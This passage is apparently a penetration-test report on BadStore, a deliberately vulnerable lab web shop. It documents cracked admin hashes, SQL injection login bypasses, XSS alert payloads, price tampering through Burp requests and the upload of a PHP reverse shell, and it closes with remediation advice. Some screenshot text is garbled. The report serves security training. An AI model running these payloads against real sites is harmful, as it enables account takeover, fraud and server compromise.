1004:a2Jvb2tvdXQvc2VuZG1lYXBvLzEwLjEwMC4xMDAuMjA=
```

Base64 Decoded

```
joeuser/password/platinum/192.168.100.56
kroemer/s3Cr3t/gold/10.100.100.1
janeuser/waiting4Friday/172.22.12.19
kbookout/sendmeapo/10.100.100.20
```

The “test.cgi” directory found using “gobuster” also had a Base64 encoded string along with a MD5 Hash string. Both when decoded had the string “secret”, which is the default password for the “admin” account.

Session ID Test: 1682989757

Base64 Encoding: c2VjcmV0

MD5 Hash: 5ebe2294ecd0e0f08eab7690d2a6ee69

This concludes our test....

We verified that the “Hash” is actually MD5 by using the “hash-identifier” tool.

L\$ hash-identifier

What: New

Sig: Our C... Address: Email Address Passw... Ht: Full Name Role

View # previous C... #

About # Us: #

My: # count: #

Log: #

HASH: 5EBE2294ECD0E0F08EAB7690D2A6EE69

- Suppliers Only - Possible Hashes:


[+] MD5

[+] Domain Cached Credentials - MD4(MD4((\$pass)).(strtolower(\$username)))

We got the Admin’s password by cracking the “Hash” with “crackstation”.

Enter up to 20 non-salted hashes, one per line:

5EBE2294ECD0E0F08EAB7690D2A6EE69



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(\$user)), QubesV3.1BackupDefaults

Hash	Type	Result
5EBE2294ECD0E0F08EAB7690D2A6EE69	md5	secret

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

← → C Not secure | 192.168.1.16/cgi-bin/badstore.cgi?action=adminportal

BADSTORE.NET

Quick Item Search

Welcome abc - Cart contains 0 items at \$0.00

 View Cart

[Home](#)

[What's New](#)

[Sign Our Guestbook](#)

[View Previous Orders](#)

[About Us](#)

[My Account](#)

[Login / Register](#)

- Suppliers Only -

[Supplier Login](#)

[Supplier Contract](#)

[Supplier Procedures](#)

- Reference -

[BadStore.net Manual v1.2](#)

Email Address	Password	Pass Hint	Full Name	Role
AAA_Test_User	008F6BCD4621D373CADE4E832627B4FC	black	Test User	U
admin	5EBE2294ECD0E0F08EAB7690D2A6EE69	black	Master System Administrator	A
joe@supplier.com	620f2095ac0b58c07ee9d0fa0c6c85155	green	Joe Supplier	S
big@spender.com	9726255eec083aa56dc0449a21b33190	blue	Big Spender	U
ray@supplier.com	99b0e8da24e29e4ccb5d7d76e677c2ac	red	Ray Supplier	S
robert@spender.net	e40b34e3380d6d2b238762f0330fb84	orange	Robert Spender	U
bill@gander.org	5f4dcc3b5aa765d61d8327deb882cf99	purple	Bill Gander	U
steve@badstore.net	8cb554127837a4002338c10a299289fb	red	Steve Owner	U
fred@whole.biz	356c9ee60e9da05301adc3bd96f6b383	yellow	Fred Wholesaler	U
debbie@supplier.com	2fb38e6c6c4a64ef43fac3f0be7860e	green	Debby Supplier	S
mary@spender.com	7f43c1e438dc11a93d19616549d4b701	blue	Mary Spender	U
sue@spender.com	ea0520bf4d3bd7b9d6ac40c3d63dd500	orange	Sue Spender	U
curt@customer.com	0DF3DBF0EF9B6F1D49E88194D26AE243	green	Curt Wilson	U
paul@supplier.com	EB7D34C06CD6B561557D7EF389CDDA3C	red	Paul Rice	S
kevin@spender.com			Kevin Richards	U
ryan@badstore.net	40C0BBDC4AEEAA39166825F8B477EDB4	purple	Ryan Shorter	A
stefan@supplier.com	8E0FAA8363D8EE4D377574AEE8DD992E	yellow	Stefan Drege	S
landon@whole.biz	29A4FBFA56D3F970952AFC893355ABC	purple	Landon Scott	U
sam@customer.net	5EBE2294ECD0E0F08EAB7690D2A6EE69	red	Sam Rahman	U
david@customer.org	356779A9A1696714480F57FA3FB66D4C	blue	David Myers	U
john@customer.org	EEE86E9B0FE29B2D63C714B51CE54980	green	John Stiber	U
heinrich@supplier.de	5f4dcc3b5aa765d61d8327deb882cf99	red	Heinrich Hǟsäber	S
tommy@customer.net	7f43c1e438dc11a93d19616549d4b701	orange	Tom O'Kelley	U
abc@abc.com	81dc9bdb52d04dc20036dbd8313ed055	green	abc	A

We also found that the “Cookies” being used for the session are Base64 encoded by using “Cyberchef” tool.

```
POST /cgi-bin/badstore.cgi?action=login HTTP/1.1
Host: 192.168.1.16
Content-Length: 38
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.16
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.5304.63 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.16/cgi-bin/badstore.cgi?action=loginregister
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: SSOid=
YXNkamtkc0BzamRvLmNvbTo4MWRjOWJkYjUyZDA0ZGMyMDAzNmRiZDgzMTNlZDA1NTphYmNAc21r%0AYy5jb206VQ|63D%3D%
0A
Connection: close
email=admin&passwd=Welcome&Login=Login
```

By decoding the Base64 string we found out that the session “Cookies” consisted of the name, password hash and email of the logged in user.

Input

```
YXNkamtkc0BzamRvLmNvbTo4MWRj0WJkYjUyZDA0ZGMyMDAzNmRiZDgzMTNlZDA1NTphYmNAc21r|
```

rec 76 = 1

Output

```
|asdjkd@sjdo.com:81dc9bdb52d04dc20036dbd8313ed055:abc@smk
```

We decoded the password “Hash” using “crackstation” and got the plain text “password” of the user.

Hash	Type	Result
81dc9bdb52d04dc20036dbd8313ed055	md5	1234

We also were able to identify the information within the encoded “CartID” string.

```
POST /cgi-bin/badstore.cgi?action=order HTTP/1.1
Host: 192.168.1.16
Content-Length: 79
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.16
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.5304.63 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.16/cgi-bin/badstore.cgi?action=submitpayment
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: SSoid=yWljQGEiy5jh2060DFkYzliZGI1MmQwNGRjMjAwMzZkYmQ4MzEzZWQwNTU6YWJjOlU%3D%0A; CartID=
1682990406%3A1%3A1.5%3A1000
Connection: close
email=abc%40abc.com&ccard=2349239423942394&expdate=05%2F25&subccard=Place+Order
```

Input

```
1682990406%3A1%3A1.5%3A1000
```

REC 27 ⌂ 1

Output

```
1682990406:1:1.5:1000
```

Insecure Password Recovery

We also found out that by pressing the “Register” button, we would be led to a “Password Reset” page.

Quick Item Search

Welcome {Unregistered User} - Cart contains 0 items at \$0.00 [View Cart](#)

Login to Your Account or Register for a New Account

Login to Your Account

Email Address:

Password:

Register for a New Account

- Suppliers Only -

Supplier Login
Supplier Contract
Supplier Procedures

- Reference -

[BadStore.net Manual v1.2](#)

Full Name:

Email Address:

Password:

Password Hint - What's Your Favorite Color?:

(The Password Hint is used as a security measure to help recover a forgotten password. You will need both your email address and this hint to access your account if you forget your current password.)

This allowed us to reset the "admin" user's password by providing just the email.

← → C Not secure | 192.168.1.16/cgi-bin/badstore.cgi?action=myaccount

BADSTORE.NET

Quick Item Search

Welcome {Unregistered User} - Cart contains 0 items at \$0.00 [View Cart](#)

Welcome, as an {Unregistered User} you can:

Login To Your Account / Register for A New Account - [Click Here](#)

Reset A Forgotten Password

Please enter the email address and password hint you chose when the account was created:

Email Address:

Password Hint - What's Your Favorite Color?:

(The Password Hint was chosen when you registered for a new account as a security measure to help recover a forgotten password..)

BadStore v1.2.3s - Copyright © 2004-2005

The reset password is always the same string “Welcome”.

A screenshot of a web browser displaying the BadStore.NET website. The URL in the address bar is 192.168.1.16/cgi-bin/badstore.cgi?action=moduser. The page title is "BADSTORE.NET". The header includes a "Quick Item Search" button, a "Welcome {Unregistered User} - Cart contains 0 items at \$0.00" message, and a "View Cart" link. On the left, there's a sidebar with links like Home, What's New, Sign Our Guestbook, View Previous Orders, About Us, My Account, Login / Register, and a section for Suppliers Only with links to Supplier Login, Supplier Contract, and Supplier Procedures. The main content area contains two lines of text in a red-bordered box: "The password for user: admin" and "...has been reset to: Welcome".

We tried the “admin” email and password “Welcome”.



Not secure | 192.168.1.16/cgi-bin/badstore.cgi?action=loginregister

BADSTORE.NET

Quick Item Search



Welcome {Unregistered User} - Cart contains 0 items at \$0.00



[View Cart](#)

[Home](#)

[What's New](#)

[Sign Our Guestbook](#)

[View Previous Orders](#)

[About Us](#)

[My Account](#)

[Login / Register](#)

- Suppliers Only -

[Supplier Login](#)

[Supplier Contract](#)

[Supplier Procedures](#)

Login to Your Account or Register for a New Account

Login to Your Account

Email Address:

Password:

Register for a New Account

Full Name:

Email Address:

Password:

We got access to the “Admin” account.

The screenshot shows a web browser window with the URL `192.168.1.16/cgi-bin/badstore.cgi?action=admin`. The page title is "BADSTORE.NET". The header includes a "Quick Item Search" bar, a welcome message "Welcome Master System Administrator - Cart contains 0 items at \$0.00", and a "View Cart" button. On the left, there's a sidebar with links like Home, What's New, Sign Our Guestbook, View Previous Orders, About Us, My Account, Login / Register, and sections for Suppliers Only and Reference. The main content area is titled "Secret Administration Menu" and asks "Where do you want to be taken today?". It features a dropdown menu "Show Current Users" with an option "Do It". At the bottom right, it says "BadStore v1.2.3s - Copyright © 2004-2005". A red box highlights the welcome message and the dropdown menu.

SQL Injection

The application also contained SQL Injection vulnerabilities. We confirmed it through the “search” field by inputting some symbols.

Not secure | 192.168.1.16/cgi-bin/badstore.cgi?searchquery=*&action=search&x=0&y=0

BADSTORE.NET

Welcome Master System Administrator - Cart contains 0 items at [View Cart](#)

Quick Item Search

[Home](#)
[What's New](#)
[Sign Our Guestbook](#)
[View Previous Orders](#)
[About Us](#)
[My Account](#)
[Login / Register](#)

- Suppliers Only -
[Supplier Login](#)
[Supplier Contract](#)
[Supplier Procedures](#)

- Reference -
[BadStore.net Manual v1.2](#)

No items matched your search criteria:
SELECT itemnum, sdesc, ldesc, price FROM itemdb WHERE '*sad*-as' IN (itemnum,sdesc,ldesc)

We tried bypassing the admin login using SQLi and got the access.

```
admin'or'a'='a
```

← → C Not secure | 192.168.1.16/cgi-bin/badstore.cgi?action=loginregister

BADSTORE.NET

Quick Item Search

Welcome {Unregistered User} - Cart contains 0 items at \$0.00

 View Cart

[Home](#)

[What's New](#)

[Sign Our Guestbook](#)

[View Previous Orders](#)

[About Us](#)

[My Account](#)

[Login / Register](#)

- Suppliers Only -

[Supplier Login](#)

[Supplier Contract](#)

[Supplier Procedures](#)

- Reference -

[BadStore.net Manual v1.2](#)

Login to Your Account or Register for a New Account

Login to Your Account

Email Address:

Password:

Register for a New Account

Full Name:

Email Address:

Password:

Password Hint - What's Your Favorite Color?:

(The Password Hint is used as a security measure to help recover a forgotten password. You will need both your email address and this hint to access your account if you forget your current password.)

← → C Not secure | 192.168.1.16/cgi-bin/badstore.cgi?action=login

BADSTORE.NET

Quick Item Search

Welcome Master System Administrator - Cart contains 0 items at \$0.00

[View Cart](#)

Welcome to BadStore.net!

[Home](#)

[What's New](#)

[Sign Our Guestbook](#)

[View Previous Orders](#)

[About Us](#)

[My Account](#)

[Login / Register](#)

- Suppliers Only -


[Supplier Login](#)

[Supplier Contract](#)

[Supplier Procedures](#)

- Reference -

[BadStore.net Manual v1.2](#)



BadStore v1.2.3s - Copyright © 2004-2005

We also checked for SQLi at the “Suppliers” Login page and got access.

```
admin'or'a='a
```

BADSTORE.NET

Quick Item Search

Welcome {Unregistered User} - Cart contains 0 items at \$0.00

 View Cart

[Home](#)

[What's New](#)

[Sign Our Guestbook](#)

[View Previous Orders](#)

[About Us](#)

[My Account](#)

[Login / Register](#)

- Suppliers Only -

[Supplier Login](#)

[Supplier Contract](#)

[Supplier Procedures](#)

- Reference -

[BadStore.net Manual v1.2](#)

Welcome Supplier - Please Login:

Email Address:

Password:

BadStore v1.2.3s - Copyright © 2004-2005

← → ⌂ Not secure | 192.168.1.16/cgi-bin/badstore.cgi?action=supplierportal

BADSTORE.NET

Quick Item Search

Welcome {Unregistered User} - Cart contains 0 items at \$0.00

 View Cart

[Home](#)

[What's New](#)

[Sign Our Guestbook](#)

[View Previous Orders](#)

[About Us](#)

[My Account](#)

[Login / Register](#)

- Suppliers Only -

[Supplier Login](#)

[Supplier Contract](#)

[Supplier Procedures](#)

- Reference -

[BadStore.net Manual v1.2](#)

Welcome Supplier

Upload Price Lists

Filename on local system:

No file chosen

Filename on BadStore.net:

Coming Soon - Web Services!

BadStore v1.2.3s - Copyright © 2004-2005

Cross Site Scripting

We checked the site for XSS by inputting an XSS payload in the guestbook form.

```
<script>alert(1)</script>
```

← → ⌂ Not secure | 192.168.1.16/cgi-bin/badstore.cgi?action=guestbook

BADSTORE.NET

Welcome Master System Administrator - Cart contains 0 items at [View Cart](#)

[Home](#) [Quick Item Search](#)

[What's New](#) [Sign Our Guestbook](#) [View Previous Orders](#) [About Us](#) [My Account](#) [Login / Register](#)

- Suppliers Only - [Supplier Login](#) [Supplier Contract](#) [Supplier Procedures](#)

- Reference - [BadStore.net Manual v1.2](#)

Sign our Guestbook!

Please complete this form to sign our Guestbook. The email field is not required, but helps us contact you to respond to your feedback. Thanks!


Your Name:

Email:

Comments:

[Add Entry](#) [Reset](#)

Pwned!



Same with the “search” field and an XSS vulnerability was present.

```
<script>alert("xss")</script>
```

← → C Not secure | 192.168.1.16/cgi-bin/badstore.old

BADSTORE.NET

Quick Item Search

Welcome abc - Cart contains 0 items at \$0.00

 View Cart

<script>alert("xs")</script>

[Home](#)

[What's New](#)

[Sign Our Guestbook](#)

[View Previous Orders](#)

[About Us](#)

[My Account](#)

[Login / Register](#)

- Suppliers Only -

[Supplier Login](#)


[Supplier Contract](#)

[Supplier Procedures](#)

- Reference -

[BadStore.net Manual v1.2](#)

Welcome to BadStore.net!



← → X Not secure | 192.168.1.16/cgi-bin/badstore.old?searchquery=<script>alert%28"xs"%29<%2Fscript>&action=search&x=14&y=14

192.168.1.16 says

xss

OK

Insecure Communications

We also found out earlier that the traffic sent to and received from the application is “Unencrypted”. Hence, We confirmed it using “Burpsuite” and “Wireshark”.

Welcome {Unregistered User} - Cart contains 1 items at \$11.50

[View Cart](#)

Thanks for ordering from BadStore.net!

Email Address:

Credit Card Number: Expiration Date:

BadStore.net Accepts the following Payment Methods

[Place Order](#)

```

POST /cgi-bin/badstore.cgi?action=order HTTP/1.1
Host: 192.168.1.16
Content-Length: 79
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.16
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.16/cgi-bin/badstore.cgi?action=submitpayment
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: SS0id=YWJjQGFiYy5jb206DFkYzliZGI1MmQwNGRjMjAwMzZkYmQ4MzEZZWQwNTU6YWJj0lU3D%0A; CartID=1682990406%3A1%3A11.5%3A1000
Connection: close
email=abc%40abc.com&cocard=2349239423942394&expdate=05%2F25&subccard=Place+Order

```

We can easily see the Personally Identifiable Information and Credit Card number of the user.

No.	Time	Source	Destination	Protocol	Length	Info
240	86.730744653	192.168.1.15	192.168.1.16	TCP	74	57428 - 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSeqval=3983113290 TSeqr=0 WS=128
241	86.731189037	PcsCompu_c1:d3:60	Broadcast	ARP	60	Who has 192.168.1.15? Tell 192.168.1.16
242	86.731195881	PcsCompu_c2:d3:4f	PcsCompu_c1:d3:60	ARP	42	192.168.1.15 is at 08:00:27:22:46:4f
243	86.731468307	192.168.1.16	192.168.1.15	TCP	74	80 - 57428 [SYN, ACK] Seq=1 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSeqval=700993 TSeqr=3983.66 57428 - 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSeqval=3983113291 TSeqr=700991
244	86.731499447	192.168.1.15	192.168.1.16	TCP	66	57428 - 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSeqval=3983113291 TSeqr=700991
245	86.731724320	192.168.1.15	192.168.1.16	HTTP	927	POST /cgi-bin/badstore.cgi?action=order HTTP/1.1 (application/x-www-form-urlencoded)
246	86.732026576	192.168.1.10	192.168.1.15	TCP	60	80 - 57428 [ACK] Seq=1 Ack=862 Win=6888 Len=0 TSeqval=700991 TSeqr=3983113291
247	86.752921982	192.168.1.16	192.168.1.15	TCP	2962	80 - 57428 [ACK] Seq=1 Ack=862 Win=6888 Len=2896 TSeqval=700993 TSeqr=3983113291 [TCP segment]
248	86.752946916	192.168.1.15	192.168.1.16	TCP	66	57428 - 80 [ACK] Seq=862 Ack=2897 Win=63488 Len=0 TSeqval=3983113312 TSeqr=700993
249	86.753121363	192.168.1.16	192.168.1.15	TCP	1303	80 - 57428 [PSH, ACK] Seq=2897 Ack=862 Win=6888 Len=1237 TSeqval=700993 TSeqr=3983113312 [TCP segment]
250	86.753127891	192.168.1.15	192.168.1.16	TCP	66	57428 - 80 [ACK] Seq=862 Ack=4134 Win=64128 Len=0 TSeqval=3983113312 TSeqr=700993
251	86.753901957	192.168.1.16	192.168.1.15	HTTP	594	HTTP/1.1 200 OK (text/html)
252	86.753911658	192.168.1.15	192.168.1.16	TCP	66	57428 - 80 [ACK] Seq=862 Ack=4662 Win=64128 Len=0 TSeqval=3983113313 TSeqr=700993
253	86.753902017	192.168.1.16	192.168.1.15	TCP	66	80 - 57428 [FIN, ACK] Seq=4662 Ack=862 Win=6888 Len=0 TSeqval=700993 TSeqr=3983113312
254	86.756567581	192.168.1.15	192.168.1.16	TCP	66	57428 - 80 [FIN, ACK] Seq=862 Ack=4663 Win=64128 Len=0 TSeqval=3983113316 TSeqr=700993
255	86.757078255	192.168.1.16	192.168.1.15	TCP	66	80 - 57428 [ACK] Seq=4663 Ack=863 Win=6888 Len=0 TSeqval=700994 TSeqr=3983113316
						Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Referer: http://192.168.1.16/cgi-bin/badstore.cgi?action=submitpayment\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: en-US,en;q=0.9\r\nCookie: SS0id=yWJ0jGFIy5jb2060DFkYzliZG1MmQwNGRjMjAwMzzYmQ4MzEzZWQwNTU6YWwj0l\r\nConnection: close\r\n\r\n[Full request URI: http://192.168.1.16/cgi-bin/badstore.cgi?action=order]\r\n[HTTP request 1/1]\r\n[Response in frame: 251]\r\nFile Data: 79 bytes
						HTML Form URL Encoded: application/x-www-form-urlencoded Form item: "email" = "abc@abc.com" Form item: "ccard" = "2349239423942394" Form item: "expdate" = "05/25" Form item: "subcard" = "Place Order"
						pt-Encoding: gzip p, deflate, Accept-Encoding: gzip, deflate, br p, deflate, br p, deflate, br US-ascii: 0.9 - Coo kie: SS0 id=yWJ0jGFIy5jb2060DFkYzliZG1MmQwNGRjMjAwMzzYmQ4MzEzZWQwNTU6YWwj0l zliZG1MmQwNGRjMjAwMzzYmQ4MzEzZWQwNTU6YWwj0l WQwNTU6YWwj0l0k3 DW0A; Ca rtID=168 2990406%3A1%3A11 .5%3A108_0_Conne ction: close... email:ab...c40abc. com@car (d=234923 te=052F 25\$subcc ard=Plac e+Order
						03890 74 65 3d 30 35 25 32 46 32 35 26 73 75 62 63 63 61 72 64 65 72
						0390

Business Logic Vulnerability

A Business Logic Vulnerability was also present in the Web app which allowed us to modify the price of items in the “cart”, to get discounted price on order.

← → C Not secure | 192.168.1.16/cgi-bin/badstore.cgi?action=cartview

BADSTORE.NET

Quick Item Search

Welcome abc - Cart contains 1 items at \$11.50

 View Cart

[Home](#)

[What's New](#)

[Sign Our Guestbook](#)

[View Previous Orders](#)

[About Us](#)

[My Account](#)

[Login / Register](#)

- Suppliers Only -

[Supplier Login](#)

[Supplier Contract](#)

[Supplier Procedures](#)

Keep Shopping!

The following items are in your cart:

Cart Contains: 1 items at \$11.50

ItemNum	Item	Description	Price	Image	Order
1000	Snake Oil	Useless but expensive	11.50		<input checked="" type="checkbox"/>

[Place Order](#) [Reset](#)

- Reference -

[BadStore.net Manual v1.2](#)

BadStore v1.2.3s - Copyright © 2004-2005

```
Pretty Raw Hex
1 POST /cgi-bin/badstore.cgi?action=order HTTP/1.1
2 Host: 192.168.1.16
3 Content-Length: 78
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.16
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/107.0.5304.63 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
  ,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.1.16/cgi-bin/badstore.cgi?action=submitpayment
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: SSOid=0m00MW04Y2050GYwMGIyMDRlOTgwMDk50GVjZjg0MjdlojpV%0A; CartID=
  1683001077%3A1%3A1.5%3A1000
14 Connection: close
15
16 email=abc%40abc.com&ccard=2349239423942394&expdate=5%2F25&subccard=Place+Order
```

[Home](#)[What's New](#)[Sign Our Guestbook](#)[View Previous Orders](#)[About Us](#)[My Account](#)[Login / Register](#)[- Suppliers Only -](#)[Supplier Login](#)[Supplier Contract](#)[Supplier Procedures](#)[- Reference -](#)

Your Order Has Been Placed

You have just bought the following:

ItemNum	Item	Description	Price	Image
1000	Snake Oil	Useless but expensive	\$1.50	

Purchased: 1 items at \$1.50

Thank you for shopping at BadStore.net!

Unrestricted File Upload

The “Supplier” page also had the functionality for file upload. We uploaded a malicious php shell on it and it was successful, as there were no restrictions on which “file types” you can upload on the web server.

BADSTORE.NET

Quick Item Search | Welcome abc - Cart contains 0 items at \$0.00 | View Cart

[Home](#) [What's New](#) [Sign Our Guestbook](#) [View Previous Orders](#) [About Us](#) [My Account](#) [Login / Register](#)

Upload Price Lists

Filename on local system:

php-reverse-shell.php

Filename on BadStore.net:

- Suppliers Only -

Coming Soon - Web Services!

BADSTORE.NET

Quick Item Search | Welcome abc - Cart contains 0 items at \$0.00 | View Cart

[Home](#) [What's New](#) [Sign Our Guestbook](#) [View Previous Orders](#) [About Us](#) [My Account](#) [Login / Register](#)

Upload a file

Thanks for uploading your new pricing file!

Your file has been uploaded: .../htdocs/images/php-reverse-shell.php

- Suppliers Only -

[Supplier Login](#) [Supplier Contract](#) [Supplier Procedures](#)

We could also list down our file by providing the “path” for the file.

Name	Last modified	Size	Description
Parent Directory	01-May-2023 23:25	-	
 1000.jpg	10-May-2006 18:13	3k	
 1001.jpg	10-May-2006 18:14	3k	
 1002.jpg	10-May-2006 18:15	3k	
 1003.jpg	10-May-2006 18:15	3k	
 1004.jpg	10-May-2006 18:15	3k	
 1005.jpg	10-May-2006 18:15	2k	
 1006.jpg	10-May-2006 18:16	2k	
 1007.jpg	10-May-2006 18:16	1k	
 1008.jpg	10-May-2006 18:16	3k	
 1009.jpg	02-May-2023 01:15	4k	
 1010.jpg	29-Nov-2004 20:51	2k	
 1011.jpg	29-Nov-2004 20:51	2k	
 1012.jpg	29-Nov-2004 20:51	3k	
 1013.jpg	29-Nov-2004 20:51	3k	
 1014.jpg	29-Nov-2004 20:51	2k	
 9999.jpg	29-Nov-2004 20:51	1k	
 BadStore.jpg	29-Nov-2004 20:51	8k	
 amex.jpg	29-Nov-2004 20:51	1k	
 bucket.jpg	29-Nov-2004 20:51	2k	
 cart.jpg	29-Nov-2004 20:51	1k	
 discover.jpg	29-Nov-2004 20:51	2k	
 index.gif	29-Nov-2004 20:51	1k	
 mastercard.jpg	29-Nov-2004 20:51	2k	
 [] php-reverse-shell.php	02-May-2023 05:27	0k	

Recommendations

1. Broken Access Control:

- Implement strong access controls and limit the privileges of users and applications.

- Use role-based access control (RBAC) to enforce access policies based on user roles.
- Enforce strong password policies and multi-factor authentication to prevent unauthorized access.
- Regularly review access logs and audit trails to detect any suspicious activity.

2. Directory Listing:

- Disable directory listing by default.
- Implement proper access controls to restrict access to sensitive files and directories.
- Use web server configuration settings to disable directory listing and enable directory access only for authorized users.
- Regularly monitor access logs and audit trails to detect any unauthorized access attempts.

3. Cryptographic Failure:

- Use strong cryptographic algorithms and protocols to protect data in transit and at rest.
- Implement proper key management and storage practices to ensure the security of cryptographic keys.
- Regularly update cryptographic libraries and protocols to prevent vulnerabilities and weaknesses.
- Use secure randomness sources for generating cryptographic keys and nonces.

4. Insecure Password Recovery:

- Implement secure password recovery mechanisms, such as security questions, email verification, or phone verification.
- Use multi-factor authentication to verify user identity before resetting passwords.
- Enforce strong password policies, such as requiring complex passwords and implementing password expiration policies, to reduce the likelihood of successful password guessing or cracking attacks.
- Monitor password recovery logs and audit trails to detect any suspicious activity.

5. SQL Injection:

- Implement proper input validation and sanitization techniques to prevent SQL injection attacks.
- Use parameterized queries, input validation libraries, and output encoding to ensure that user input is properly validated and sanitized before being processed.
- Regularly update application frameworks and libraries to prevent SQL injection vulnerabilities and exploits.
- Use secure coding practices to prevent SQL injection vulnerabilities from being introduced during development.

6. Cross Site Scripting (XSS):

- Implement proper input validation and sanitization techniques to prevent XSS attacks.
- Use output encoding to prevent untrusted data from being interpreted as code.
- Implement Content Security Policy (CSP) to restrict the execution of untrusted code.
- Regularly update application frameworks and libraries to prevent XSS vulnerabilities and exploits.

7. Insecure Communications:

- Use encryption to protect data transmitted over the network.
- Implement secure communication protocols, such as HTTPS, SSL, or TLS, which encrypt data before transmission.
- Use secure encryption ciphers to ensure that transmitted data is properly protected.
- Avoid transmitting sensitive data via GET requests, and use secure cookies to prevent session hijacking attacks.

8. Unrestricted File Upload:

- Implement proper input validation and sanitization techniques to ensure that only authorized files are uploaded.
- Check file types, file size, and implement file upload restrictions based on user roles and privileges.
- Use secure file storage and access controls to ensure that uploaded files are properly protected from unauthorized access or modification.
- Regularly scan uploaded files for malware and viruses.

9. Business Logic Vulnerabilities:

- Implement proper input validation and sanitization techniques to prevent business logic vulnerabilities.
- Use secure coding practices and regularly review code to detect any business logic flaws.
- Implement access controls and privilege escalation policies to prevent unauthorized access to sensitive data or features.
- Regularly perform threat modeling and security assessments to identify and address potential business logic vulnerabilities.